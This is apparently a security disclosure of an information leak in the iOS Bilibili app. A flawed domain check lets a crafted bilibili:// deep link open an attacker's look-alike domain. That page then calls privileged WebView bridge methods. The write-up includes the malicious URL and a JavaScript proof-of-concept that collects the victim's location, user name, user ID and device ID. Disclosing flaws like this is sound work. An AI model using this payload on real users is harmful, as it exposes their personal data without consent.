An information leak vulnerability in the iOS version of Bilibili


Brief Description

The iOS version of the Bilibili supports opening web pages from external deep link URL (Scheme). Within the built-in WebView, there are **custom interfaces** designed for invocation within web pages. These interfaces are not publicly exposed, but through reverse engineering, we can discover how to invoke them. We found **a flaw in the domain name validation** when these interfaces are invoked.


Thus, an attacker can craft **a malicious URL (Scheme)**. When clicked by the victim in a browser or another app, the URL (Scheme) can direct the victim to the Bilibili app and open a web page controlled by the attacker. The attacker can then invoke privileged interfaces, **obtaining victim's personal information** such as geographical location, user name, user ID, device ID.

Vulnerability Exploitation Process and Root Cause


The attacker, lures the user to click on a malicious URL (Scheme) in the following format: **bilibili://browser?url=http://www.attackbilibili.com/bili/atkBili.html**. Here, **"www.attackbilibili.com"** is a domain registered by the attacker and under the attacker's control. The domain should have a suffix related to Bilibili, such as **"bilibili.com"**. It is completely **feasible and inexpensive to register such a domain name**, as shown below.




When the victim clicks on this URL (bilibili://browser?url=http://www.attackbilibili.com/bili/atkBili.html), it directs the victim to the Bilibili app and opens the webpage **https://www.attackbilibili.com/bili/atkBili.html** within the app.



Within the webpage, the attacker can then invoke privileged interfaces, compromise victim's privacy such as **obtaining victim's geographical location, user name, user ID, device ID**.





```
46          window._biliapp.callback = function (e, i) {
78
79                      break;
80              }
81          }
82
83          window.webkit.messageHandlers.biliInject.postMessage({
84              method: "biliapp.getLocation",
85              data: JSON.stringify({ type: 1 })
86          });
87
88          window.webkit.messageHandlers.biliInject.postMessage({
89              method: "biliapp.getUserInfo",
90              data: JSON.stringify({ callbackId: "callback_getUserInfo" })
91          });
92
93          window.webkit.messageHandlers.biliInject.postMessage({
94              method: "biliapp.getDeviceInfo",
95              data: JSON.stringify({ callbackId: "callback_getDeviceInfo" })
96          });
```

Impact of the Vulnerability

Scope of the vulnerability: BiliBili iOS 8.1.0 (80100100) (the latest version as of July 7, 2024).
Consequences of the vulnerability: Information disclosure.

Possible Countermeasures

Should implement proper domain name checks before the invocation of privileged interfaces.